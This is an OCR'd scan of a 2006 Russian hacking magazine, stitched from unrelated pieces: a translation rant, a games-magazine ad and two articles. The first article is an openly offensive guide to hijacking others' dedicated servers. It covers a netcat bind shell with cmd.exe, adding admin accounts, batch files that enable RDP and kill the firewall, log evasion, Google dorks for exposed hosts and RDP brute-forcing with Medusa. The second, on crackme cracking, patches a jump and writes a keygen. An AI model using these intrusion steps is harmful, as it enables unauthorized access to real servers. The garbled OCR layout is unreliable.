Польское имя «Жанна», записанное латиницей, многие переводчики переводят буквально — «Джоанна» (Joanna), забыв о том, что существует специальные правила транслитерации (и даже ГОСТ!), которые никто не отменял. Смотрели фильм «Joanna d'Arc»? Нет?! Значит, вы определенно не поляк, поскольку в американский прокат фильм вышел под названием «The Messenger: The Story of Joan of Arc», в то время как на французском имя главной героини записывается как «Jeanne d'Arc», то есть Joanna — эта Жанна, записанная на польский манер. И никакая она не Джоана. Эх, из чего же только не делают переводчиков ;(.



> Технология аппаратной виртуализации Vanderpool/Silvervale, реализованная в процессорах фирмы Intel, - монитор виртуальных машин, запускаемый машинной командой VMXON, создает сколь угодно много «виртуальных» процессоров

АНДРЕЙ «SKVOZNOY» КОМАРОВ
/ ADMIN@CUP.SU /

ТЕРМИНАЛЬНАЯ ЭПОПЕЯ

КАК ЛОМАЮТ ТЕРМИНАЛЬНЫЕ СЕРВЕРЫ

ПОЧТИ КАЖДЫЙ ПРИВАТНЫЙ ФОРУМ РУНЕТА ПЕСТРИТ СООБЩЕНИЯМИ О ПРОДАЖЕ ДЕДИКОВ. DEDICATED SERVER, ИЛИ ПРОСТО ДЕДИК — ПОЛЕЗНЫЙ ПРЕДМЕТ В РУКАХ ХАКЕРА. ВО-ПЕРВЫХ, ОН МОЖЕТ ПОТРЕБОВАТЬСЯ ПРИ ОБЕСПЕЧЕНИИ АНОНИМНОСТИ И ПРИ СОВЕРШЕНИИ «КОВАРНЫХ ЗЛОДЕЯНИЙ», ВО-ВТОРЫХ, ВСЕ ЖЕ ЭТО VDS, НА КОТОРОМ ВОЗМОЖНО ХРАНИТЬ ГИГАБАЙТЫ КОНФИДЕНЦИАЛЬНОЙ ИНФОРМАЦИИ ДАЖЕ ПРАВИТЕЛЬСТВЕННЫХ СТРУКТУР. КОНФИГУРАЦИОННЫЕ МОЩНОСТИ СЕРВЕРА МОГУТ БЫТЬ ИСПОЛЬЗОВАНЫ ДЛЯ ЗАТЯЖНЫХ BRUTEFORCE-АТАК НА СЕТЕВОЙ СЕРВИС. ШИРОКИЙ КАНАЛ, В ОСНОВНОМ, ВАРЬИРУЮЩИЙСЯ ОТ 10 ДО 100 МБ/С, УСКОРЯЕТ ПРОЦЕСС ПОЛУЧЕНИЯ РЕЗУЛЬТАТА, А ТАКЖЕ СОДЕЙСТВУЕТ НАКАЗАНИЮ ТВОЕГО НЕПРИЯТЕЛЯ DDOS-АТАКОЙ. В ГОЛОДНЫЙ ГОД ДЕНЕГ НА ТАКОЙ ПЛАЦДАРМ ТРАТИТЬ МОЖЕТ НЕ ЗАХОТЕТЬСЯ, ПОЭТОМУ СТОИТ ЗАДУМАТЬСЯ О СПОСОБАХ ПОЛУЧЕНИЯ ЕГО НА ХАЛЯВУ.

Начнем с простого. Воспользовавшись уязвимостями веб-приложений, зальем шелл на взломанный сервер, чтобы определить платформу (ОС) сервера. Затем с помощью встроенных средств интерпретатора аплоадим nc.exe (nc.exe -l -p ПОРТ -d -e cmd.exe).
Теперь используем Putty (или любой другой клиент) для коннекта на заданный порт. Добавим нового суперпользователя в базу учетных записей:

```
net user ЛОГИН ПАРОЛЬ/add
net localgroup administrators/add admin
```

Вполне возможно, что RDP изначально будет вырублен и после попытки коннекта с помощью Mstsc.exe ты получишь отказ. Но никто не мешает тебе его включить:). Это делается командой:

```
net start "Terminal Server"
```

Либо через реестр. Я покажу, как модификацией реестра включить RDP, на примере. Для этого создаем удаленно .bat-файл (либо файл, аналогично исполняемый). Загружаем его через залитый скриптовый шелл, запоминаем путь и исполняем его из консоли.

```
echo off
IF [%1]==[] (ECHO Usage: %0 computername) ELSE (
reg add "\\%1\HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "\\%1\HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\DomainProfile\GloballyOpenPorts\List" /v "3389:TCP" /t REG_SZ /d "3389:TCP: LocalSubNet: Enabled: Remote Desktop" /f)
pause
```

Следует отметить, что служба Terminal Server требует предварительного ее наличия. Например, если на XP она уже присутствует, то



› Расшифровка паролей от VDS с помощью сторонних программ

› Пускаем MSTSC через SockCap

на некоторые серверные платформы ее необходимо дополнительно устанавливать.

Анонимность при подключении к RDP

Не стоит забывать, что все попытки подключений могут логироваться как в Windows Firewall, так и в Event Viewer. Безусловно, это зависит от принятой админом политики безопасности, но, например, Win2003 по умолчанию пишет лог, кто и откуда коннектился на машину.
Для иллюстрации приведу пример такого журнала:

```
Successful Logon:
User Name: Administrator
Domain: SUPERSERVER
Logon ID: (0x0,0x133F833B)
Logon Type: 10
Logon Process: User32
Authentication Package: Negotiate
Workstation Name: SUPERSERVER
Logon GUID: -
Caller User Name: SUPERSERVER$
Caller Domain: XAKEP.ru
Caller Logon ID: (0x0,0x3E7)
Caller Process ID: 7248
Transited Services: -
Source Network Address: ТВОЙ IP
Source Port: 3046
```

Физически данный лог-файл по безопасности находится здесь C:\WIN2003\System32\config\SecEvent.Evt, но просто так его не удалить — доступ к файлу возможен только из консоли mmc (команда mmc из ПУСК->Выполнить). Причем даже после проведения «легитимной» операции по удалению лога Event Viewer зафиксирует попытку удаления и оставит информацию, кем была сделана очистка:

```
The audit log was cleared
Primary User Name: SYSTEM
Primary Domain: NT AUTHORITY
Primary Logon ID: (0x0,0x3E7)
Client User Name: Administrator
Client Domain: SUPERSERVER
Client Logon ID: (0x0,0x133F833B)
```

Дело в том, что параллельно с этим Windows Firewall пишет лог подключений, физически располагающийся на C:\WINDOWS\pfirewall.log. Основой нашей идеи является то, что настройки этого брандмауэра хранятся в реестре, поэтому модификацией реестра можно либо отключить Windows Firewall, либо внести произвольное приложение в список доверенных.
Для отключения фаервола создаем bat'ник, загружаем его на сервер (через шелл) и запускаем (через консоль).

```
@echo off
net stop "Windows Firewall/Internet Connection Sharing (ICS)"
> "%Temp%.\kill. reg" ECHO REGEDIT4
>>"%Temp%.\kill.reg" ECHO.
>>"%Temp%.\kill.reg" ECHO [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess]
>>"%Temp%.\kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.\kill.reg" ECHO.
>>"%Temp%.\kill.reg" ECHO [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauserv]
>>"%Temp%.\kill.reg" ECHO "Start"=dword:00000004
>>"%Temp%.\kill.reg" ECHO.
START/WAIT REGEDIT/S "%Temp%.\kill.reg"
DEL "%Temp%.\kill.reg"
```


Во избежание казусов с анализом трафика или скрытых логгеров, установленных на системе, пустим подключение к RDP через соксы. Сделать это можно с помощью программы SOCKSCAP. Добавь mstsc.exe в список программ, туннелируемых через Sockcap.
Аналогичный вариант — использовать E-border driver или Permeo Diver, которые работают на уровне драйвера и позволяют редирекить траф со всех приложений системы на выбранный socks.

Раз, два, три, четыре, пять — идем дедики искать!

Но что делать, когда нам нужна массовость, а не один дедик с RDS, поднятым с шелла? Наверное, ты подумал о сканере NMAP и запросе nmap -sT -p 3389 сеть/24 > log.txt? Конечно, это даст определенный результат, но многие админы изменяют порт RDS, и ты можешь получить кучу мусора с посторонними баннерами сервисов. Поэтому поступим по-другому. Для взлома заюзаем метод Google Hacking (вообще, в кругах опытных хакеров к нему не относятся очень серьезно). Откроем гугл и вобьем туда следующий запрос:

```
http://www.google.com/search?q=intitle:Remote.Desktop.Web.Connection%20inurl:tsweb
```

«Какая связь поисковых запросов и RDP?» — спросишь ты. Дело в том, что многие админы используют специальный плагин, имитирующий WEB-интерфейс для подключения. Его название TSweb (http://tsweb.epfl.ch). Так что, с




› На диске ты найдешь список обнаруженных мной серверов и диапазоны IP-адресов с каналами выше 10 Мб/с. Я думаю, эта информация тебе пригодится :).



› TSMobiles (http://www.shapeservices.com/en/products/details.php?product=tsm&platform=midp2) - это мобильный клиент Windows Remote Desktop Protocol (RDP). В моей жизни эта тулза занимает фактически первостепенное значение. Используя эту тулзу, ты легко можешь контролировать процессы на дедике, например, отдавать команды собственному ботнету с мобильника.

Из разряда альтернатив получения дедиков следует выделить ASP Auditor. С его помощью ты сможешь найти в диапозоне IP адресов бажные серваки на базе ASP.NET (http://michaeldaw.org/projects/asp-auditor).


WARNING**WARNING**WARNING You have accessed a Unite...

WARNING**WARNING**WARNING You have accessed a United States Department of Labor,Employee Training Administration/Job Corps Computer System,which may be used only for official Government business by authorized personnel. Use of this system without authorization or for purposes for which authorization has not been granted is a violation of Federal law and can be punished with fines or imprisonment (Public Law 99-474). All information on this computer system may be intercepted, recorded,read, copied, and disclosed by and to authorized personnel for official purposes, including criminal investigations. Access or use of this computer system by any person whether authorized or unauthorized constitutes consent to these terms.
WARNING**WARNING**WARNING

OK

› Предупреждение перед подключением

помощью одного запроса ты найдешь сотни потенциально уязвимых машин с включенным RDP. Чтобы не утомлять себя ручной работой по анализу ссылок, сваяем скриптец:

```
var ie = new ActiveXObject
  ("InternetExplorer. Application");
ie. Visible = false;
for (var c_index = 0; c_index < 10; c_index++) {
ie.Navigate("http://www.google.com/search?q=intitle:
Remote.Desktop.Web.Connection%20inurl:tsweb&num
=100&start=" + c_index*10 + "&hl=en");
while (ie. busy) { WScript. Sleep (100) }
var lnk = "";
for (var i = 0; i <ie.document.links.length; i++) {
  lnk = ie.document.links [i]. href;
  if (lnk. indexOf ("google") == -1) {
    if (lnk. indexOf ("cache:") == -1) WScript.Echo (lnk);}
}
}
ie. Quit ();
```

После его исполнения ты получаешь отчет в текстовом виде. Перед тобой список найденных машин, имеющих на своем борту RDP. Определили мы это по установленному скрипту для управления удаленным рабочим столом. Скажу сразу, что ты можешь обнаружить много ведомственных или правительственных зон, так как терминалы располагаются на предприятиях, в больницах, а также в различных офисах.

Абордаж терминала

Устремив свой взор в багтрак, ты осознаешь, что RDP практически неуязвим, а из-за специфики протокола перебор пароля программами, вроде THC Hydra, на порт RDP затруднителен. Прежде всего, здесь играет роль шифрованное соединение и обмен ключами. Дело в том, что RDP можно настроить на 3 уровня безопасности:

• Высокий уровень безопасности: используется 128-битный ключ.
• Средний: 56-битный ключ в клиентах Windows 2000 и выше, или 40-битный в предыдущих версиях ОС.
• Малый уровень: в отличие от предыдущих вариантов, шифруются только данные, передающиеся от клиента к серверу; используются 56- или 40-битные ключи.

Везде фигурирует шифрование. Что же делать? Сымитировать подобный криптообмен данными достаточно трудно, а искать баги в таком сбалансированном продукте — дело времени. Но выход есть — это организация брутфорса с помощью средств, обыденно требующихся для подключения.

Вначале собираем rdesktop (www.rdesktop.org) — open-source утилита для подключения к Windows-терминалам. Программа запускается в X-Window и имеет интуитивный интерфейс, поэтому ты можешь использовать ее вместо стандартного Linux RDP. На диске к журналу ты найдешь уникальный патч, модифицирующий исходник и превращающий клиент для коннекта в брутфорс. Мы же применяем его перед процессом сборки.

```
diff -u rdesktop-1.4.1/rdesktop.c rdesktop-1.4.1-dic/
rdesktop.c
```

Для усиления практической выгоды заюзаем популярный брутфорсер MEDUSA (Parallel Network Login Auditor, http://www.foofus.net/jmk/medusa/medusa.html). С ее помощью мы добьемся перебора по множеству найденных аккаунтов.

```
medusa -M wrapper -m TYPE:STDIN -m PROG:rdesktop
-m ARGS:"-u %U -p - %H" -H hosts.txt -U users.txt -P
passwords.txt
```

Если тебя смущает nix'овость софта, смело скачай утилиту TSGrinder под винду, которая превращает такое стандартное средство для подключения, как Roboclient (ftp://ftp.microsoft.com/ResKit/win2000/roboclient.zip), в многопоточную хакерскую тулзу.

Получив доступ к дедику, нужно немедленно оглядеться. Следует понять, для чего он используется и зачем он вообще подключен к сети. Возможно, он сделан для проведения каких-либо тестов, испытаний (имеет маленький аптайм из-за активности админа), либо же он держит на себе хостинг/СУБД/ДНС/какой-либо сервис. В моем случае аптайм был крайне мал, а напичканность установленного софта указывала на то, что админ держит дедик для огромного файлохранилища, не отказывая себе в удовольствии посерфить web.

Таким образом, брутфорс ежедневно приносил мне все новые и новые связки администраторских паролей на VDS-сервера. Некоторые из них были такие простые, что я начал сомневаться в компетентности наших системных администраторов.

ДВА ДВУХСЛОЙНЫХ DVD

ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ

PC ИГРЫ

№ 11 (35) НОЯБРЬ 2006

ИГРА МЕСЯЦА

COMPANY OF HEROES

ASSASSIN'S CREED
ПРИНЦ ПЕРСИИ И НЕМНОГО РЕЛИГИИ

THE SIMS 2: ПИТОМЦЫ
О БРАТЬЯХ НАШИХ МЕНЬШИХ

HEROES V
ГНОМЫ НА ТРОПЕ ВОЙНЫ

WORLD OF WARCRAFT
ПРОФЕССИОНАЛЬНЫЙ ВОПРОС

10 РАЗРАБОТЧИКОВ, ИЗМЕНИВШИХ МИР
КАЖДОМУ ПО ЗАСЛУГАМ!

NEVERWINTER NIGHTS 2

112 В ТЫЛУ ВРАГА 2 БАХ-БАХ! И МИМО...
88 NFS CARBON ЗАЕЗД ПО СЕРПАНТИНУ
102 FIFA 07 ТЕПЕРЬ ПО-РУССКИ

ПОСТЕР НОММ V: ВЛАДЫКИ СЕВЕРА И СПАРТА
НАКЛЕЙКИ ASSASSIN'S CREED И NEVERWINTER NIGHTS 2

В КАЖДОМ НОМЕРЕ:

- **ДВА** двухслойных DVD (общий объем 17 Gb);
- **ДВА** постера;
- **ДВЕ** наклейки!!!



NEVERWINTER NIGHTS 2

Красиво, захватывающе, динамично. Самое удачное воплощение правил Dungeons & Dragons 3.5 в компьютерных играх.

COMPANY OF HEROES

Переворот в жанре: лучшая стратегия 2006 года от создателей Homeworld и Warhammer 40.000: Dawn of War.

BIOSHOCK

Таким мог бы стать System Shock 3…

GTR 2

Чертовски достоверный автомобильный симулятор!

А ТАКЖЕ:

- ***Превью***: Assassin's Creed, Bioshock, «Войны Древности: Спарта», Rayman Raving Rabbids, «Братва и Кольцо», Drakensang, Grotesque: Heroes Hunted, «Отель «У погибшего альпиниста», Need for Speed Carbon...
- ***Рецензии*** на Company of Heroes, «The Sims 2: Питомцы», GTR 2, FIFA 07, LEGO Star Wars II, The Ship, Joint Task Force , «В Тылу Врага 2», Broken Sword: The Angel of Death, Call of Juarez , El Matador, Paraworld , Safecracker, GTI Racing, NHL 07, «Альянс: Двойной Удар», American Chopper 2, «Черный Корсар», Dragon's Lair HD...


И многое-многое другое!

ВИТАЛИЙ «VIR_RUS» ЧЕРНОВ
/ VR-SOFT@MAIL.RU /

ТРЕНИРУЕМСЯ НА КОШКАХ

ТРЕНИРОВКА ВО ВЗЛОМЕ ШАРОВАРНЫХ ПРОГРАММ

ШАРОВАРНЫЕ ПРОГРАММЫ — ДЕЛО РУК НЕ ТОЛЬКО НАЧИНАЮЩИХ ПРОГРАММИСТОВ, НО И ПРОФЕССИОНАЛОВ, ЖИВУЩИХ ТОЛЬКО ЗА СЧЕТ РЕГИСТРАЦИИ ПОЛЬЗОВАТЕЛЕЙ ЭТИХ ПРОГРАММ. ЕСЛИ СОФТ ДЕЙСТВИТЕЛЬНО ОТВЕЧАЕТ ВСЕМ СВОИМ ТРЕБОВАНИЯМ И СТОИТ ТОГО, ЧТОБЫ ОТДАТЬ ЗА НЕГО КАКИЕ-ТО 10-50$, ТО Я ПРЕДПОЧИТАЮ ПОЙТИ ЧЕСТНЫМ ПУТЕМ. НО ЕСЛИ МЫ ОТКРЫВАЕМ ПРОГУ И ВИДИМ, КАК ГОВОРИТСЯ, ФИГУ, ЗА КОТОРУЮ ТРЕБУЮТ 100, А ТО И БОЛЬШЕ АМЕРИКАНСКИХ ПРЕЗИДЕНТОВ, ТО НЕТ ПРОЩЕНИЯ ТАКИМ ПРОГРАММИСТАМ, И ПРОГИ ИХ НУЖНО ЛОМАТЬ, ЛОМАТЬ И ТОЛЬКО ЛОМАТЬ. И ПОГОВОРКА «ЛОМАТЬ — НЕ СТРОИТЬ» В ДАННОМ СЛУЧАЕ НЕ УМЕСТНА.



Сегодня мы не будем заниматься противозаконными действиями, взламывая платные программы. Вместо этого мы попробуем потренироваться на ресурсе crackmes.de. Это сайт, на котором можно найти программы, специально созданные для того, чтобы их «ломали». Точнее, чтобы исследовать различные методы защиты и делиться опытом на специальном форуме. Все crackmes делятся на 9 степеней сложности. В этой статье мы «постигнем» лишь первую из них.

Crack them ALL!

Я хочу показать, как можно обойти самую простую защиту проверки регистрационного номера тремя способами. В первом случае мы будем просто переводить поток из ложного русла в истинное, во втором — сделаем так, чтобы прога сама выдавала верный номер в ответ на введенное имя, а в третьем — напишем свой генератор серийного номера на Ассемблере. Причем в последнем случае мы даже не будем углубляться в дебри алгоритма, а тупо скопируем дизассемблированный код, адреса памяти заменим своими переменными, а переходы по адресам — переходами по заранее заготовленным меткам. Ломать будем подопытный crackme #2 от Lafarge. Взять его можно на нашем DVD.

Для взлома нам понадобится такой софт:

PEID — для проверки бинарного файла на наличие упаковщика, а также для определения языка, на котором написана программа (что в нашем случае совсем необязательно).

Olly — отладчик, в котором мы, собственно, и будем отлаживать подопытную прогу.

HIEW — HEX-редактор и дизассемблер одновременно. Очень полезная вещь. В нем мы будем править байты по найденным адресам.

Экзекуция #1


Распаковываем архив и запускаем crackme.exe. Видим типичное окно с двумя edit'ами и тремя button'ами. В первом edit'е нас просят ввести имя пользователя, а во втором — регистрационный код. Вводим свое имя и любой номер. Нажимаем «Check it!». Выходит сообщение MessageBoxA с заголовком «Bad Boy» и текстом «Note, thats not it! Try again». Выходим из программы, запускаем Olly и открываем в нем crackme.exe. В командной строке Olly пишем «bpx MessageBoxA», жмем F9, чтобы запустить программу. Вводим имя, регистрационный код и опять жмем «Check it!». Активизируется Olly, и мы вываливаемся по адресу 004012E3. Это адрес процедуры MessageBoxA в модуле User32.dll.

Перед тем как выдать сообщение, User32.dll должен взять из стека необходимые для этого данные — стиль, заголовок, текст сообщения и имя родительского окна. Если мы посмотрим чуть выше, то увидим команду PUSH 10. Именно с нее начинается толкание в стек всего, что нужно для отображения MessageBox. Поставим курсор на эту строчку и определим, с какого адреса мы сюда попали. Olly пишет «Jump from 004012BC». Посмотрим, что у нас висит по этому адресу... «JNZ SHORT crackme.004012D4», а на строчку выше — ус-




```
004012B5  . E8 36010000   CALL <JMP.&kernel32.lstrcmpA>        └lstrcmpA
004012BA  . 0BC0          OR EAX,EAX
004012BC  .v75 16         JNZ SHORT crackme.004012D4
004012BE  . 6A 40         PUSH 40                              ┌Style = MB_OK|MB_ICONASTERISK|MB_APPLMODAL
004012C0  . 68 DB624000   PUSH crackme.004062DB                │Title = "Good boy..."
004012C5  . 68 AC624000   PUSH crackme.004062AC                │Text = "Yep, thats the right code!/Go wri
004012CA  . FF75 08       PUSH DWORD PTR SS:[EBP+8]            │hOwner
004012CD  . E8 CA000000   CALL <JMP.&user32.MessageBoxA>       └MessageBoxA
004012D2  .vEB 14         JMP SHORT crackme.004012E8
004012D4  > 6A 10         PUSH 10                              ┌Style = MB_OK|MB_ICONHAND|MB_APPLMODAL
004012D6  . 68 06634000   PUSH crackme.00406306                │Title = "Bad boy..."
004012DB  . 68 E7624000   PUSH crackme.004062E7                │Text = "Nope, thats not it!/Try again"
004012E0  . FF75 08       PUSH DWORD PTR SS:[EBP+8]            │hOwner
004012E3  . E8 B4000000   CALL <JMP.&user32.MessageBoxA>       └MessageBoxA
004012E8  > 68 00020000   PUSH 200                             ┌Length = 200 (512.)
004012ED  . 68 49654000   PUSH crackme.00406549                │Destination = crackme.00406549
```

› Два сообщения о регистрации




› Так должен выглядеть код в HIEW после экзекуции

ловие OR EAX, EAX. То есть если мы поменяем условие на противоположное, то перехода не будет и программа продолжит выполняться. Поставим курсор на OR EAX, EAX, нажмем пробел и допишем вначале всего одну букву «X», чтобы получилось «XOR EAX, EAX». Опять жмем F9 и... успешно проходим регистрацию. Можно также поменять строчку «JNZ SHORT crackme.004012D4» на «JZ SHORT crackme.004012D4». Какой способ использовать из этих двух, неважно. Оба дают на выходе одинаковый результат. Открываем crackme.exe в HIEW, жмем F4, выбираем decode, жмем F5, чтобы перейти по указанному адресу, и пишем «004012BC». После того как окажемся по нужному адресу, жмем F3 для редактирования и F2 для режима ассемблера. Теперь в появившейся команде пишем «JE» вместо «JNE», Enter, Esc, F9, F10. Запускаем crackme.exe, вводим данные и успешно регистрируемся. Программа говорит, что мы хорошие мальчики и можем пойти попить чай. Все, программу можно считать взломанной.

И все бы ничего, да только этот метод прокатывает далеко не всегда. Иногда правильность регистрационного номера проверяется в разных местах программы, в разное время и при разных условиях. Поэтому...

Экзекуция #2

Сейчас мы сделаем так, чтобы наш crackme.exe сам показывал нам верный серийник в ответ на любое введенное имя пользователя. Опять открываем программу в Olly и пишем в командной строке «bpx GetDlgItemTextA», то есть ставим бряк на все получения текстовых строк из edit'ов. Жмем F9, вводим имя, регистрационный код, жмем «Check it!» и попадаем на 00401141. Нажимаем один раз F8, чтобы выполнилась процедура, и смотрим дальше. Идет проверка на количество символов в имени пользователя (как оказалось, их должно быть не менее четырех). Кстати, после выполнения процедуры GetDlgItemTextA в регистр EDX возвратился адрес нашего имени. Именно оттуда я и узнал, что это только проверка на количество символов в имени. Значит, генерация номера идет дальше. Опять жмем F9 и видим, что теперь мы попадаем прямиком на проверку серийного номера, причем в процедуре выше и в процедуре ниже уже есть адреса памяти, в которых содержится сгенерированный номер. Теперь нам только остается поменять строку «GetDlgItemTextA» на «SetDlgItemTextA» и передать функции адрес регистрационного номера. Так-то оно так, да вот только в программе не используется «SetDlgItemTextA», и в User32.dll эта процедура не определена. Но это ничего, зато у нас определена процедура SendDlgItemMessageA, которая хоть и занимает чуть больше байт, но в данном случае выполнит то же самое, что и SetDlgItemTextA. Посмотрим, по какому адресу она у нас находится... Откроем View->Memory и найдем дерективу .code в модуле crackme. Вот он — адрес этой процедуры — 004013A2. В любом API справочнике можно прочитать, что процедура требует пять параметров плюс вызов самой процедуры. Где же нам взять столько свободного места, не изменяя размера файла? А вот где. Вывод MessageBoxA нам теперь не нужен. Ни первый, ни второй. Но оба затирать совсем необязательно,



› На DVD ты сможешь найти оригинальный crackme, исходник генератора регистрационного номера на асме и скомпилированный keygen, а также видеоурок, иллюстрирующий процесс наших тренировок.




› Статья направлена на изучение защиты программ от взлома и никак не должна отразиться на твоих крякерских деяниях. За все противозаконные действия отвечаешь только ты сам. Ни автор, ни редакция за это ответственности не несут. Если программа тебе нравится, то лучше купи ее. А не нравится — не пользуйся.




› ЭКЗЕКУЦИЯ (от лат. exsecutio — исполнение: 1) исполнение приговора (о смертной казни или телесных наказаниях); 2) телесное наказание).



› Подопытный crackme



› Наш самописный на ассемблере keygen генерирует регистрационный код



› «Секретный» ключ, с двух сторон ограниченный

а вот тот, который идет первым (с сообщением об удачной регистрации), нам теперь точно не пригодится, а заодно и переход, который мы меняли в первой экзекуции, тоже можно затереть. А те байты, что останутся лишними, мы оставим nop'ами (nop — команда, которая ничего не выполняет, но занимает один байт).

Приступим. Для начала встанем на 004012BC, нажмем пробел и напишем «nop». Все байты, находящиеся на этой строке тоже станут nop. То же самое нужно сделать и с последующими пятью строками. Видите, как много места у нас теперь освободилось! Встанем на первый nop и напишем «push 00406749» — это адрес сгенерированного кода (lParam), «push 0» — дополнительная информация, которую сейчас можно оставить на нуле (wParam), «push 0C» — сообщение, которое мы посылаем окну (Msg), «push 64» — идентификатор окна, которому посылаем сообщение (nIDDlgItem), «push dword ptr ss: [ebp+8]» — хэндл родительского окна (hDlg), «call 004013A2» — это, собственно, сама процедура. Все, что ниже, пусть остается nop'ами. Опять запускаем crackme.exe, и программа сама подставляет правильный серийник во второй edit.

Снова открываем HIEW и правим вышеуказанные байты на свои. Сохраняем и запускаем. Все работает. Теперь можно подправить форму и вставить свою картинку с помощью любого редактора ресурсов.

Это тоже действенный и эффективный способ, но куда приятнее написать свой генератор ключа один раз, а потом просто вставлять дизассемблированный код с алгоритмом из любой программы. Этим мы сейчас и займемся.

Экзекуция #3

Теперь мы без труда можем найти место, откуда начинается генерация регистрационного ключа. Оно находится сразу после проверки длины имени. Если имя не менее четырех символов, то переходим по адресу 00401163. Посмотри, все, что ниже, — это генерация регистрационного кода. Она продолжается вплоть до 0040126A, а дальше программа ставит в обратном порядке цифры в коде. Эта процедура длится до 00401286.

Теперь откроем любой текстовый редактор, выделим весь код от 00401163 до 00401286 и скопируем его. Не торопись очищать скопированное от лишнего хлама, нам еще понадобятся адреса переходов, чтобы расставить метки, чем мы далее и займемся.

